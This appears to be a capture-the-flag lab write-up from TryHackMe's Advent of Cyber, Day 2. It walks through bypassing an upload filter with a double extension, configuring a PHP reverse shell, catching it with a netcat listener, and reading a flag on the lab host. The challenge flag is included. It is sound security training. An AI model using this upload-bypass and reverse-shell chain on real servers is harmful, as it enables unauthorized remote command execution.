

DAY2_advent_of_the_cyber

GET Parameters and URLs

We looked briefly at the differences between GET and POST requests in the previous dossier; however, the emphasis was on the POST requests used in a login form. The server you'll be testing today employs a concept called "GET parameters". Just as POST requests can be used to send information to the server, so too can GET requests be used; however, there is one important difference. With POST requests the data being sent is included in the "body" of the request. With GET requests, the data is included in the URL as a "parameter". This is best demonstrated with an example:

```
https://www.thebestfestivalcompany.co.uk/index.php?snack=mincePie
```

(Please Note: this site is completely fictitious. It does not exist, and connecting to it is not part of the task)

There are 7 different parts which make up this URL. Let's look at each of them in turn:



1. First up we have the protocol (`https://`). This specifies whether the request should be made using HTTP, or HTTPS. In our example, we are using HTTPS.
2. Next we have the *subdomain* (`www`). This is traditionally "www" (World Wide Web) to signify that the target is a website; however, this is not essential. Indeed, subdomains can be basically anything you want; for example, a lot of websites use things like "`assets`", or "`api`" to indicate different subdomains with different uses. (e.g. `https://api.thebestfestivalcompany.co.uk`)
3. The next part of the URL is the *domain* (`thebestfestivalcompany`). Domains need to be registered and are used as links between a memorable word or phrase, and an IP address. In other words, they're used to give a *name* to the server running a website.
4. Next up we have the TLD (Top Level Domain) -- `.co.uk`, for our example. Top-level domains are used by DNS to determine where to look if they want to find your domain. Previously top-level domains had specific uses (and many still do!), but this is not always the case these days. For example, `.co.uk` indicates a company based in the UK, `.com` indicates a company based in the US.
5. We then have the *resource* that we're selecting -- in this case that is the homepage of the website: `index.php`. As a side note, all homepages *must* be called "index" in order to be correctly served by the web server without having to be specified fully, unless this parameter has been changed from the default in the webserver configuration. This is how you can go to `[https://tryhackme.com]` (`https://tryhackme.com`) without having to specify that you want to receive the home page -- the index page is served automatically because you didn't specify!
6. The final two aspects of the URL are the most important for our current topic: they both relate to GET parameters. First up we have `?snack=`. Here `?` is used to specify that a GET parameter is forthcoming. We then have the parameter name: `snack`. This is used to identify the parameter to the server. We then have an equals sign (`=`), indicating that the value will come next.
7. Finally, we have the value of the GET parameter: `mincePie`, because who doesn't like mince pies, right?

It's important to note exactly which part of the URL is the GET parameter. Specifically, we are talking about `?snack=mincePie`. If there was more than one parameter, we would separate them with an ampersand (`&`). For example: `?snack=mincePie&drink=hotChocolate`. In this way we can send multiple values to the server, distinguished by keys (i.e. "mincePie" is identified by the key: "snack").

File Uploads

There are countless uses for file uploads in the modern internet -- profile pictures, school/university submissions, diagrams, pictures of your dog, you name it! Whilst file uploads are very common, they're also very easy to implement in an insecure fashion. For this reason, it's important that we understand the gravity of the attack vector.



When you have the ability to upload files to a server, you have a path straight to RCE (Remote Command Execution). An upload form with no restrictions would mean that you could upload a script that, when executed, connects back to your attacking machine and gives you the ability to run any command you want. It would be very unusual to find a file upload with *no* filtering; but it's much less uncommon to find a file upload that employs flawed filtering techniques which can be circumvented to upload a malicious script. The script has to be written in a language which the server can execute. PHP is usually a good choice for this, as most websites are still written with a PHP back end.

There isn't time to go over every kind of filter bypass in this task (there is literally an [entire room on this topic](#), which is recommended for further practice). Instead, we'll just cover one of the most common types of filter and its bypass:

- **File Extension Filtering:** As the name suggests extension filtering checks the file extension of uploaded files. This is often done by specifying a list of allowed extensions, then checking the uploaded file against the list. If the extension is not in the allowlist, the upload is rejected.
- So, what's the bypass? Well, the answer is that it depends entirely on how the filter is implemented. Many extension filters split a filename at the dot (.) and check what comes after it against the list. This makes it very easy to bypass by uploading a double-barrelled extension (e.g. .jpg.php). The filter splits at the dot(s), then checks what it thinks is the extension against the list. If jpg is an allowed extension then the upload will succeed and our malicious PHP script will be uploaded to the server.

When implementing an upload system, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is often not the case, and scripts are uploaded to a subdirectory on the webserver (often something like /uploads, /images, /media, or

/resources). For example, we might be able to find the uploaded script at

`https://www.thebestfestivalcompany.co.uk/images/shell.jpg.php`.

Reverse Shells


Let's assume that we've found somewhere to upload our malicious script, and we've bypassed the filter -- what then? There are a few paths we can take: the most common of which is uploading a *reverse shell*. This is a script that creates a network connection *from* the server, *to* our attacking machine. The majority of web servers are written with a PHP back end, which means we need a PHP reverse shell script -- there happens to be one already on Kali/AttackBox at `/usr/share/webshells/php/php-reverse-shell.php` (Note: if you're not using Kali or the provided AttackBox, the same script can be found [here](#)).

- Copy the webshell out into your current directory (`cp /usr/share/webshells/php/php-reverse-shell.php .`), then open it with your text editor of choice.
- Scroll down to where it has `$ip` and `$port` (both marked with `// CHANGE THIS`). Set the IP to your TryHackMe IP Address (which can be found in the green bubble on the navbar, if you're using the AttackBox, or by running `ip a show tun0` if you're using your own Linux VM with the OpenVPN connection pack) -- making sure to keep the double-quotes. Set the port to `443` with no double quotes, then save and exit the file. Congratulations, you now have a fully configured PHP reverse shell script!

```
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.11.3.2'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.11.12.223'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

PHP reverse shells can be very easily activated when stored in an accessible location: simply navigate to the file in your browser to execute the script (and send the reverse shell):



In the diagram, we first upload our shell. We then navigate to it in our browser, causing the server to send a reverse shell back to our waiting listener.

For a more in-depth explanation of reverse shells, check out the [Intro to Shells](#) room.

Reverse Shell Listeners

We've spoken at length about reverse shell listeners, but what are they? In short, a reverse shell listener is used to open a network socket to receive a raw connection – like the one created by a reverse shell being executed! The simplest form of listener is created by using a program called *netcat*, which is installed on both Kali and the AttackBox by default. We can create a listener for an uploaded reverse shell by using this command: `sudo nc -lvp 443`. This essentially creates a listener on port



443. In a real-world environment, you would want to use a common port such as 443 that is not filtered by firewalls in most scenarios, increasing the chances our reverse shell connects back.. Once *netcat* has been setup, our reverse shell will be able to connect back to this when activated.

Putting it all together

This was a *lot* of information, so let's put it all together and look at the full process for exploiting a file upload vulnerability in a PHP web application:

1. Find a file upload point.
2. Try uploading some innocent files – what does it accept? (Images, text files, PDFs, etc)
3. Find the directory containing your uploads.
4. Try to bypass any filters and upload a reverse shell.
5. Start a netcat listener to receive the shell
6. Navigate to the shell in your browser and receive a connection!

At the bottom of the dossier is a sticky note containing the following message:


For Elf McEager:

You have been assigned an ID number for your audit of the system: `ODIzODI5MTNiYmYw`. Use this to gain access to the upload section of the site.

Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.35.86) in your browser.

Solving Challenge:



Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

Select

Submit

No file selected


Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!







Select

Submit

File received successfully!



Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 exam1.jpeg	2020-12-06 05:19	8.6K	
 shell.jpeg.php	2020-12-06 06:03	5.4K	
 shell.jpeg.php.jpg	2020-12-06 05:21	5.4K	
 shell.jpg.php	2020-12-06 05:29	5.4K	
 shell.png.php	2020-12-06 05:39	5.4K	

```
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (837): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ ^CExiting.
[kafka@kafka Desktop]$ sudo nc -nvlp 443
Connection from 10.10.35.86:38852
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 06:11:53 up 1:46, 0 users, load average: 0.02, 0.08, 0.03
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (837): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ ^CExiting.
[kafka@kafka Desktop]$ sudo nc -nvlp 443
Connection from 10.10.35.86:38854
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 06:13:25 up 1:47, 0 users, load average: 0.00, 0.05, 0.02
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (837): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

Shell | Shell No. 2 | Shell No. 3

--: sudo nc - Drop-Down Terminal

TryHackMe | Advent of Cy | Index of /uploads

10.10.35.86/uploads/

Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-		
exam1.jpeg	2020-12-06 05:19	8.6K	
shell.jpeg.php	2020-12-06 06:03	5.4K	
shell.jpeg.php.jpg	2020-12-06 05:21	5.4K	
shell.jpg.php	2020-12-06 05:29	5.4K	
shell.png.php	2020-12-06 05:30	5.4K	

```
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (837): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ whoami
whoami
apache
sh-4.4$ hostname
hostname
security-server
sh-4.4$ cd /var/www
cd /var/www
sh-4.4$ ls
ls
cgi-bin
flag.txt
html
sh-4.4$ cat flag.txt
cat flag.txt

=====

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the
theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muir (@MuirlandOracle)

=====

sh-4.4$
```